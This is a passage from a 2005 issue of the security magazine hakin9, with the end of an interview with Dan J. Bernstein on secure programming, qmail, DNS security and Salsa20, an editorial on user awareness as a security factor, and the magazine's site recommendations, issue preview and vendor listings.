What the users want is for software to work exactly the same way everywhere. Microsoft and Apple have gotten it right. This is something that the users want to see, they don't want to have the feeling like *If I am using a Red Hat system then this program is going to work like this, and if I'm using a FreeBSD system then it is going to work like that*. Even if the user is just using one system and never sees any other UNIX systems, he still suffers from having the same program work different ways on different systems. That's because the support cost for dealing with those differences goes up as the number of differences goes up. It's better for the user when a program works the same way everywhere. It's not better for the distributors, but I don't care about them – I care about the users.

h9: Hence the idea of the *service* and *package* directories used by your software? For the same structure of files?

DJB: Those are trying to solve specific technical problems, but yes, the layout should be the same everywhere. Every system should have files in the same places, programs working the same way. It should be possible to write a book that does not have separate chapters for Red Hat, Debian and every other distribution that people might use.

h9: It's a pretty controversial topic, but what is your opinion – how does OSS (particularly GPL) influence the security of the software if other people are allowed to modify and redistribute the code?

DJB: Yes, there is a conflict going on, and certainly I hear people saying that open source helps security as well as people claiming open source hurts security. I think that open source and security have very slight correlation, and that having everybody able to see

your software does help security a little bit. In the end what really matters is what tools are available to the programmer to produce secure code. That's not something that is affected by people looking for bugs, that's something that requires real work on the programming environment. The best that can happen if you make the software available to people so that they can see bugs is perhaps that there's better feedback to let the programmers know they have done something wrong. Perhaps it helps fixing the problems faster, but the problems were there in the first place – that's really unacceptable. The big issue is not how quickly can we find the bugs, the big issue is how the bugs happened in the first place. That's not something which is really tied to open source, it's tied to how good the development tools are.

h9: Some of the users are criticising you for not releasing your software, such as qmail, on an open source license, due to the fact that you've not been developing it for a long time and according to some users, it currently lacks functionality needed in their installations. What do you think about those opinions? Also, what's the future of qmail2?

DJB: qmail2 will be released, some pieces of the code are ready. But you have to keep in mind, that what 95 percent of users want is not the same as what the other five percent want. I understand that for some sites, what qmail provides in core distribution is not adequate, and some of those needs are motivating the development of qmail2. On the other hand, for most sites, qmail works.

h9: It's often said that SMTP authorisation is really needed.

DJB: That's certainly a big one, but even that is something, that only a small percentage of the sites use. In the end, what matters is what the users want, and if a particular piece of software does not provide what the users want, something will replace it. That's not a mechanism that requires having uncontrolled modifications. In fact, it's easier for users when there is a big separation between, for example, the Microsoft Internet Explorer browser and the Firefox browser. They don't get confused about what's going on, they don't have something that's supposed to work on their computer and it doesn't work because the software has been changed by some distributor in the middle.

h9: Your software has often been related to as one of the most secure. Besides writing your own functions replacing those available in standard libraries, what's your secret in writing secure code?

DJB: A large part of it is exactly looking at every mistake that I made in over 20 years and saying *OK, why did I make that mistake, how can I stop myself from making that mistake again?* When I see that there is some aspect of my programming environment that leads me to make mistakes, I change that aspect. It's a lot of detailed decisions to make – some *libc* function for example, some aspects of the C language itself. Whatever it is that I'm using that makes me make a mistake, I say to myself *OK, I don't want to make that mistake, how can I change my programming tools to avoid it?*

Beyond that I can point to some number of big picture items. It's certainly very helpful to do something that I did very little of in qmail, which is use very serious partitioning between programs, not just different user IDs – you can get programs and stick them into *jails* that they cannot escape from, cannot affect any other process to the extent that can be done. It means you can do very little about bugs in this code – from the security perspective, not from the reliability perspective.

There are lots of techniques which are broader than changing the specific programming tools that cause problems. However, the specific tools are the initial source of problems. C library functions, library functions in other languages, aspects in the programming environment that lead to bugs – those are the initial problems and that's what I spend most of my time worrying about.

h9: So it's mostly just hard work, no tricks?

DJB: I could of course say things like: *OK kids, review your code, test everything, make sure you do the code coverage, blah blah blah...* No, it's really the fault of the programming tools if there is a bug. If a programmer has to go to extra effort to prevent bugs then it tells me there's something wrong with the programming tools, something that should be changed.

h9: You've been known for pinpointing important security issues in mail servers such as Sendmail and Postfix. What's your current opinion on most popular free mail server software security? Has it improved enough for it to be trusted as much as qmail can be trusted?

DJB: Well, I occasionally glance at the feature lists to see if there are any interesting ideas. I haven't thought about what life must be like from the perspective of the Sendmail user.

h9: Recently there have been claims that qmail is insecure in some 64-bit architectures. We already know that the claim is bogus. We've seen a short comment on this claim on your website, however, would you be willing to extrapolate a bit on the subject of various qmail insecurity claims now and in the past?

DJB: Well, there is an undermine technical claim. qmail relies on the following chain of logic that taking for example an allocated array of memory qmail assumes that the

most you can allocate is under a gigabyte of memory. Starting from that, a counter that says how much memory you have allocated will fit inside 32 bits and you can even do a little bit of arithmetic on it. Now, if the amount of memory you can allocate is much larger than that, then of course you need more than a 32-bit variable to handle the amount of memory. If someone wanted to have programs that could handle very large amounts of allocated memory, then of course they would need to use 64-bit variables to keep track of the lines. I do like programming languages where there aren't any 32-bit problems, but in any case this is not a security issue. It's a portability issue at most.

If I wanted to write programs that dealt with very large amounts of memory, then what would I do? qmail does not deal with very large amount of memory, it sometimes deals with fairly large disk files for very large mail messages, but never uses large amount of memory. It might deal with fairly large number of files but all of the sizes I think that qmail uses would fit in 32 bits.

h9: Is there really no need to allocate that much of memory, so there would be no practical problems even though the capability would exist? qmail would never use that much of memory?

DJB: Nobody allows qmail to use that much memory, it doesn't need it. If I had a programming problem where I needed to work with larger amounts of memory, then of course I would use 64-bit variables for everything. In fact, a lot of my code since 2000 uses 64-bit variables for everything, just not to have to think about the question.

It's easier to not have to distinguish between programs like qmail which require fairly small amounts of memory and big computations where you need to operate on very large amounts of memory. It's easier to have programming environments that handle everything the same way. Anyway, in the case of qmail, claims that it has a security problems are just not serious. If someone takes qmail code and does very strange things to it, then they end up with strange results.

h9: You're known as the author of the original Internet Mail 2000 proposal, however we haven't heard of your further involvement in this project. Do you still regard this solution as the best direction for the future, and are there any new developments in this field done by yourself?

DJB: It's on the back burner, there are more urgent problems, but there has been a lot of discussion on the IM2000 mailing list. Lots of people have specific proposals and in some cases even software that works. I do expect in the long run that economic pressure will force SMTP to switch to a system that looks more like IM2000 does, but it's much less urgent than fixing, for example, the DNS security problems.

h9: Yes, severe weaknesses of the DNS protocol have been known for some time, such as passing traffic via DNS (evading firewalls), cache poisoning which lead to pharming attacks. Looks like it's time for some serious



protocol revolution. Have you ever been thinking of a more secure DNS replacement except for your proposal to use public keys?

DJB: Certainly, DNS has many serious security problems. Mail of course also does, but DNS problems are more urgent. It's much easier to break into a machine using DNS than it is to break into a machine using mail. As a practical matter, if someone wants to steal mail they can most easily do that through DNS rather than through breaking the mail system.

Adding public key signatures to DNS is clearly necessary, it's been necessary through the entire history of DNS. It's something that people have been working on since 1992. Right now, Google and all the other major sites have no protection against DNS forgery. I find it very strange that there have been efforts since 1992, and we still don't have security in that system. Cryptography should be able to very easily deal with the problem of DNS records being forged.

I don't know what is going to happen. I'm putting effort into protecting DNS, but obviously the fact is that large number of other people have been trying since 1992 and failing. I think I have successfully identified one of the difficulties and figured out how to fix it, but until DNS is actually secure it's hard to say *Yes, it's going to work*. Right now it's a disaster area.

h9: Would you be willing to share what the problem is that you found?

DJB: Deploying DNSSEC (DNS Security Extensions) requires changes to every piece of the DNS software stack. It requires changes to DNS servers, and there are few different ones that people use. It also requires changes to DNS caches which look up data in DNS servers. And, most important, they require changes in all DNS database programs. If you want to have DNS security, then you need to change the programs in between the system administrator and his DNS server. And there are hundreds of those programs. For decades, there were no standard programs that people would use to manage their DNS data, so every site would write its own little piece of software to do this. There are some now that are fairly popular, but there are at least hundreds of these programs which have to be changed for DNSSEC to work.

DNSSEC2, which I've been working on, does not require this. It requires changes to DNS caches, it requires changes to the DNS protocol, it requires that the system administrator run one modular tool to sign his data, but it does not require changes to the database programs, to the server side of DNS. I believe that will make this solution much more easily deployable than the DNSSEC is.

h9: If migrating from DNS, do you think we will have to suffer the same difficulties as with migrating to the IPv6 protocol? Does it make any sense in your opinion to vouch for a revolution in this respect knowing how hard it would be to replace the current structure?

DJB: IPv6 has a number of problems that are specific to how they decided to handle the IPv6 transition. There are problems with moving to IPv6 that are not shared by DNS. No, DNS security is easier than that, despite having been a failure for thirteen years.

It's easy to add security to DNS records in ways that people can optionally take advantage of, but it's not easy to move to IPv6 in ways that people can optionally take advantage of. If you want to set up a client that is using IPv6, then you need to hide it behind the gateway that will translate IPv6 to IPv4. If you want to set up a server, you have to give it the IPv4 address. You can't actually take advantage of the new protocol in the current Internet, because you still need to be connected to the IPv4 Internet. DNS security is something you can add on optionally and it doesn't cause any problems like IPv6 does.

h9: Two important hash functions have been proven insecure some time ago: MD5 and SHA...

DJB: It's important to clarify, you also had some comments on that in your May/June issue, that carrying out the SHA attack would take more computation than carrying out an MD5 attack using the best techniques we had before last year. 2^{66} operations is a very large amount of computation.

h9: Right. Anyway, you've recently proposed the Salsa20 hash function. Would you say that it's a viable solution to replace the fallen functions and if so, why? What are its main security advantages compared to the ones used currently?

DJB: Well, Salsa20 is a very low-level primitive. It's something even more low-level than a hash function like MD5. Salsa20 has a fixed-length input/fixed-length output and turning that into, for example, a stream cipher or a hash function with variable-length input takes a little bit of work to do safely. I believe that primitive is extremely strong and offer various cash rewards for previous versions which were not as fast and for cryptanalysis of Salsa20 used as a stream cipher. I'm quite confident that the same structure can be used to make a good hash function, however it would be several times slower than MD5. On the other hand, I don't think anybody has a proposal for hash function that's as fast as MD5 and remains secure.

For a lot of applications of MD5 it's better to use what's called Wegman-Carter universal hash functions. If you're using MD5 for authentication, it appears that the MD5 problems are not breaking HMAC MD5, which is a popular message authentication code, but perhaps improvements in the MD5 attack will break HMAC MD5. There are faster functions than HMAC MD5. Anybody using HMAC with MD5 or SHA, anybody who's trying to authenticate messages should be using Wegman-Carter authenticators instead. Those are provably secure and faster than MD5.

On the other hand, for applications in digital signatures, where we need a strong hash function, Wegman-Carter

authenticators cannot be used. We need something that is safe, perhaps SHA-256, though I don't like its structure very much. Perhaps something that is done with Salsa20, but certainly the end result is not going to be as fast as MD5 is.

h9: You're a very busy person, so we expect that you have very little time for developing new projects or continuing current ones. What are your future plans in this regard? Do you have any new projects in mind, which are not yet available on your website?

DJB: I work on a very large number of projects. I could advertise some of my recent ones, but there's nothing in particular that I would say is very important for people to hear about in advance. Perhaps I'll just point out something that I've not released, although I've mentioned some aspects of it online, and it's kind of fun for a very small number of users. It's called qasm and is aimed at very small set of people who write code that really, really, really needs to be fast, like the cryptographic software.

There's a few other applications. Most of video game programmers are doing artistic design and artificial intelligence, the things that have to be moderately fast. There are few game programmers who really need to worry about putting graphics on a screen as quickly as possible. There are also other applications for the programmers who really care about speed.

Right now, people tend to write code in, for example, C and then say *Oops, here is a little function we need to*

rewrite in the assembly language. OK, we know how to write something in assembly language, but it's excruciatingly painful. It's doable of course, you can manually handle everything that the compiler would do for you, and do it better to gain more speed, but it takes far too much time. A more advanced assembler like the qasm tools will mix the abilities of the compiler with the abilities of the programmer.

As a practical matter, for one cryptographic function I wrote about 5.000 lines of code for several different computers, all in the space of few weeks while doing other projects. If it wasn't for the qasm tools, I wouldn't have been able to produce the same Assembly language code using traditional assemblers, because they just don't provide any help for things like, say, registry allocation. If a programmer in Assembly language needs to control some registers, e.g. wants some registers to be saved on the stack at the moment, the compiler will not be able to figure it out.

The automated compiler tools like qasm can do automated allocation as well as other registry operations. By getting a little bit of advice from the programmer, these tools produce the dust Assembly language much more efficiently than a programmer doing all the work manually. A purely automated compiler does not produce such good results for the same cryptographic function. My original code was several times slower, and I would not have been able to produce reasonably fast code in C.

I've not released the tools at this point, I've released several different packages which take advantage of these tools.

h9: But you are planning to release qasm in the future?

DJB: Eventually yes, but I'm doing it just for fun. Again, it's a very small market. I'll release some number of fast Assembly language functions for various computations that I want to do, and at some point perhaps people will realize that I'm producing these things so efficiently that really want my software tools. There's much larger market for very fast graphic computations than for the development tools that let a few programmers produce these computations.

h9: You're involved in so many projects, you're doing so many things at once that it seems impossible to do for one person. How do you manage to find time for private life with all this work?

DJB: Actually, all of my work is done by my computer. I just sit around occasionally poking and trying to push something in the right direction. I make sure to set aside some amount of time for having fun, but of course programming itself is fun. There are many different things to do. If, for example, I decide to teach myself Salsa dance, it's just another allocation of time along with everything else. I work between doing all other different things. It's also not really necessary to sleep. ■

Interview by Roman Polesek and Tomasz Nidecki

About Dan J. Bernstein

Dan, commonly known as DJB, is 33 years old. He's currently working as an Associate Professor in the Department of Mathematics, Statistics, and Computer Science, and as an Adjunct Associate Professor in the Department of Computer Science of the University of Illinois at Chicago. In 1995 he has gotten a Ph.D. in the Department of Mathematics, University of California at Berkeley. During the last nine years he has gotten four grants as a Principal Investigator from the National Science Foundation and a Sloan Research Fellow grant from the Sloan Foundation. His main work areas and interests are related to software development, software security and cryptography.

DJB is the creator of qmail, djbdns, ucspi-tcp, daemon-tools, publicfile and lots of other software including various libraries, some of it based on his own algorithms and calculation methods. What's most unusual about his programming is the fact that it uses very few library functions – Dan writes his own, much more secure replacements. He also offers cash prizes for finding bugs in his most popular creations. The prizes have not been claimed so far, for over ten years.

One of Dan's latest projects involved discovering a serious weakness of the AES cipher – a timing attack, which allows complete AES key extraction from a network server. This has been the subject of his talk on the Enigma 2005 conference (<http://www.enigma.com.pl>).

More information about Dan and his projects can be found on his website: <http://cr.yp.to>.

www.shop.software.com.pl/en



Subscribe to your favourite magazine!
Order archive issue!



You can subscribe to your favourite magazine now!

We guarantee:

- better prices
- safe on-line payment
- quick realisation of your order

You can find all our magazines at www.shop.software.com.pl/en



Editorial

Tomasz Nidecki

RFC 4141 The User Awareness Factor

This document specifies the *User Awareness Factor (UAF)* – a new standard for security measurements. The *User Awareness Factor* is based on one, simple principle, which is believed to hold for an infinite time: *most users are lame.*

Although such RFC does not yet exist, I wish it did. Perhaps more attention would be directed to this major threat source, which seems to be quietly ignored. We're creating new protocols, new tools, new security measures, leaving a hole the size of the Vredefort Dome wide open. What's worst, one must be blind not to see, that the latest trend amongst 'net criminals is clearly founded on exploiting just this vulnerability. No wonder. There's nothing easier to exploit.

Want some examples? Here we go. Just a couple of weeks ago, a worm has infected a couple of company machines, due to the fact that the manufacturer of the antivirus used in the network had not yet prepared a suitable signature. The worm has entered the network via a single mail account and would not have infected the target workstation, if not for its user. The worm was contained in a *.rar* archive, and the user did not have a suitable unpacker available. So... the user forwarded the file to everyone in the company, asking them to open the archive and check what's in it. Well, as you can probably imagine, many of the recipients did just that.

Did you ever notice, that most e-mail worms are not based on exploiting holes in, say, Outlook Express, but aim for the user instead? They take the sender and recipient addresses from the same address book or domain, they use persuasive subjects and contents. Well, let's have a look at one of the most successful worms – the legendary LoveLetter. Did it exploit a hole? Duh, no. It made the user believe the attachment was interesting enough to open. Millions did.

Another example. What are attacks such as phishing or pharming based on? Mostly on user gullibility. Do trojans use vulnerabilities? No – they impersonate known applications. Does spyware use security holes to spread? No, it is based on the fact that most users seem to enjoy visiting *pr0n* sites.

If a stranger walks up to you on the street and gives you a cup of coffee, do you drink it? If someone calls

you up on the phone, and tells you that you've just won a million bucks, but they need to charge your credit card for 99 cents (processing charges), do you blindly believe them and give them your credit card number? If someone knocks on the door, covering up the peephole, and tells you they're an old aged lady from downstairs, and she needs your help because a fire has started in her apartment, do you run out of the door leaving it wide open? Then why do you open an unknown attachment? What's the difference? I see none.

The key to security lies, in my opinion, not in the computer, but in our own brain. This will probably be taken as bragging, but for all the twenty years of using computers every day, for over fifteen years of being connected to various networks (first the BBS-s, then FidoNet, then the Internet), I have never yet had a virus infect my computer. Never. And I still use no antivirus, no firewall and no anti-spyware tools on my workstation. What's the secret? The secret is in awareness. In avoiding most popular applications. In thinking, before I click. And you know what? It works!

So stop spending all your time on implementing technical security measures in your networks. Start allocating a major part of your time to educating your users instead. It's more efficient. The security measures will sooner or later be broken. The user awareness, once implemented, stays. For good. ■



Recommended sites >>>



Underground Information and Internet Security Portal – Astalavista Security Search.
<http://www.astalavista.com>




Corporate Hackers provides services and solutions in the IT Security field.
<http://corporatehackers.com>




Determined to provide information on IT security, hacking, exploits, programming, tutorials and various other computer related categories.
<http://dark-assassins.com>



Dedicated to Confidentiality, Integrity, and Availability.
<http://infosecprofessionals.com>



Contribute, read and rate security papers.
<http://www.infosecwriters.com>



A Global Security Resource.
<http://packetstormsecurity.org>



Providing sane security for all levels of users.
<http://sanitysecurity.com>




Apple Macintosh and Mac OS X Security Site.
<http://www.securemac.com>



The Hacker's Choice.
<http://www.thc.org>

hakin9

In the forthcoming issue:



Attacks on ISO/OSI layer-2 protocols

The second (data link) layer of the ISO/OSI reference model is responsible for, among other things, connections between neighbouring network nodes. Protocols in this layer include STP, CDP, DHCP, HSRP and VTP. David Barroso Berrueta and Alfredo Andres Omella, creators of the Yersinia program which automates attacks against those protocols, explain how to protect oneself against threats to this layer.

IPsec – attacks on VPN networks

Virtual Private Networks significantly improve security of distributed corporate networks. However, attacks on the aforementioned solutions, while time-consuming, are possible. Roy Hills, author of the ike-scan scanner, discusses the most effective methods of attacks.

Safe programming of .NET applications

The .NET technology is not devoid of flaws. Bugs in the code and bad assumptions at the application design stage often result in software developers actually making things easier for the intruders. Arkadiusz Merta talks about security in designing and writing .NET code.

On the CD

- *hakin9.live* – bootable Linux distribution,
- indispensable utilities – a hacker's toolbox,
- tutorials – practical exercises to go with the articles,
- additional documentation,
- full versions of commercial applications.

Backdoors in Linux

A significant part of a successful attack against a system results in an installation of a backdoor, the purpose of which is to allow the intruder later access to the compromised machine. Methods of designing backdoors and of protection against them will be discussed by Brandon Edwards, the creator of the silentdoor tool.

The pcap library – low-level access to the network

Developing applications which require access to most ISO/OSI layers is not an easy task – it often requires non-standard formatting of transmitted packets. Konrad Malewski will teach us how to work around these problem using the WinPcap and libnet libraries.

More information on the forthcoming issue can be found at <http://www.hakin9.org/en>

New issue on sale at the beginning of November 2005

The editors reserve the right to change magazine contents.

15-16 November 2005
Warsaw, Poland



LINUX
GigaCon™


www.linux.gigacon.org

**If you want
to present
your
solutions
Apply now!**

The conference is targeted to:

- Specialists in vital software and technology selection in the corporate environment, also in the financial aspect
- Installation, configuration and running of computer systems in companies
- Project managers and developers of computer systems based on the latest technology and software
- Unix, Novell NetWare, Microsoft Windows NT/2000/XP specialists, wishing to study advantages and disadvantages of Linux solutions, in order to apply it to its best purpose.
- Computer specialists, network administrators, system engineers and integrators, investors in network technology, developers and consultants desiring most up to date information.

**Linux in professional
applications**



Conference topics:

- **System management**
- **Cluster solutions**
- **Developing tools and solutions**
- **Databases**
- **Internet technologies and solutions**


organizer:

KSX s o f t w a r e
KONFERENCJE

Contact:

Katarzyna Starosławska
katarzyna.staroslawaska@software.com.pl
tel. +48 22 887 10 10; fax. +48 22 887 10 11

The Latest Information about Software Market available in **hakin9 Catalogue**



Topics of the catalogues with sponsored articles in *hakin9* magazine:



Issue	Topics of the catalogues
5/2005	<ol style="list-style-type: none"> 1. Hardware and software firewalls 2. Hardware and software VPN systems 3. Firewall design and auditing services
6/2005	<ol style="list-style-type: none"> 1. Network hardware (active and passive devices, network components) 2. Corporate IT system management software 3. Secure network design and installation services
1/2006	<ol style="list-style-type: none"> 1. Secure data storage systems 2. Data backup and recovery software 3. Recovering data from damaged media and secure data erasing
2/2006	<ol style="list-style-type: none"> 1. Data encryption software for servers and workstations 2. Encryption hardware 3. PKI systems and certifying bodies
3/2006	<ol style="list-style-type: none"> 1. Forensic analysis 2. Hardware and software connection protection solutions 3. Attack tracking systems
4/2006	<ol style="list-style-type: none"> 1. Secure web applications 2. E-commerce systems 3. Corporate authentication solutions



Each issue presents individual topic. The catalogue will contain company presentation and contact information.

Project Manager: Roman Polesek tel: +48 22 887 10 10
e-mail: adv@software.com.pl

Companies specialized in firewalls and VPNs

N°	Company and Product Name	URL
1	8signs	http://www.consealfirewall.com/
2	Acrosser	http://www.acrosser.com/firewall/
3	Agnitum	http://www.agnitum.com/
4	Alpha Shield	http://www.alphashield.com/
5	Armor2Net	http://www.armor2net.com/
6	Asante	http://www.asante.com/
7	Astaro	http://www.astaro.com/
8	AT&T	http://www.business.att.com/
9	Blue Coat	http://www.bluecoat.com/
10	BorderWare	http://www.borderware.com/
11	Checkpoint	http://www.checkpoint.com/
12	Cisco	http://www.cisco.com/
13	Cisilion	http://www.cisilion.com/
14	Core Security Technologies	http://www1.corest.com/
15	CrystalFire Software	http://www.crystalfiresw.com/
16	Cyberguard	http://www.cyberguard.com/
17	D-Link	http://www.dlink.com/products/
18	DoorStop X Firewall	http://www.opendoor.com/doorstop/
19	DSL Warehouse	http://www.dsl-warehouse.co.uk/
20	Dynalink	http://www.dynalink.com/
21	Equinux	http://www.equinux.com/
22	EsComputer	http://www.escom.co.jp/
23	Firewall Leak Tester	http://www.firewallleaktester.com/
24	Firewall Test	http://www.hackerwatch.org/probe/
25	Firewall-net	http://www.firewall-net.com/
26	Freedom	http://www.freedom.net/products/firewall/
27	Gibraltar Firewall	http://www.gibraltar.at/
28	IBM	http://www.ibm.com/
29	Infiltration Systems	http://www.infiltration-systems.com/
30	InJoy Firewall	http://www.fx.dk/firewall/
31	Innovative Security Systems	http://www.argus-systems.com/
32	Internet Security Alliance	http://www.pcinternetpatrol.com/
33	Internet Security Systems	http://www.iss.net/
34	Intrinsec	http://www.intrinsec.com/
35	Intrusion	http://www.intrusion.com/
36	logear	http://www.iogear.com/
37	Jetico	http://www.jetico.com/
38	Juniper Networks	http://www.juniper.net/
39	k2net	http://www.k2net.pl/
40	Kerberos	http://www.kerberos.pl/

N°	Company and Product Name	URL
41	Kerio	http://www.kerio.com/
42	Lancope	http://www.lancope.com/
43	MacMall	http://www.macmall.com/
44	McAfee	http://us.mcafee.com/
45	netForensics	http://www.netforensics.com/
46	Netgear	http://www.netgear.com/
47	Netopia	http://www.netopia.com/
48	NETSEC – Network Security Software	http://www.specter.com
49	Next Generation Security S.L.	http://www.ngsec.com/
50	NFR Security	http://www.nfr.net/
51	NSECURE Software PVT Limited	http://www.nsecure.net/
52	Nvidia	http://www.nvidia.com/object/security.html
53	Privacyware	http://www.privacyware.com/
54	Qbik	http://www.wingate.com/
55	Radware	http://www.radware.com/
56	Reflex Security	http://www.reflexsecurity.com/
57	Resilience	http://www.resilience.com/
58	RSA Security	http://www.rsasecurity.com/
59	Safe Computing	http://www.safecomp.com/
60	Safety - Lab	http://www.safety-lab.com/
61	Seclutions AG	http://www.seclutions.com/
62	Secunia	http://secunia.com/
63	Securepoint	http://www.securepoint.cc/
64	Securesoft	http://www.securesoftusa.com/
65	Secuser	http://www.secuser.com/
66	Sonicwall	http://www.sonicwall.com/
67	Sprint	http://www.sprint.com/
68	Summit Technologies	http://www.summittechnologies.biz/
69	Sygate	http://www.sygate.com/
70	Symantec	http://www.symantec.com/
71	Team ASA	http://www.teamasa.com/
72	Tiny Software	http://www.tinysoftware.com/
73	Unibrain	http://www.unibrain.com/
74	V-one	http://www.v-one.com/
75	Vigilanminds	http://www.vigilantminds.com/
76	VPNlabs	http://vpnlabs.org/
77	WatchGuard	http://www.watchguard.com/
78	Wingate	http://www.wingate.com/
79	Zone Labs	http://www.zonelabs.com/
80	Zyxel	http://www.zyxel.com/

This issue on sale at beginning of september

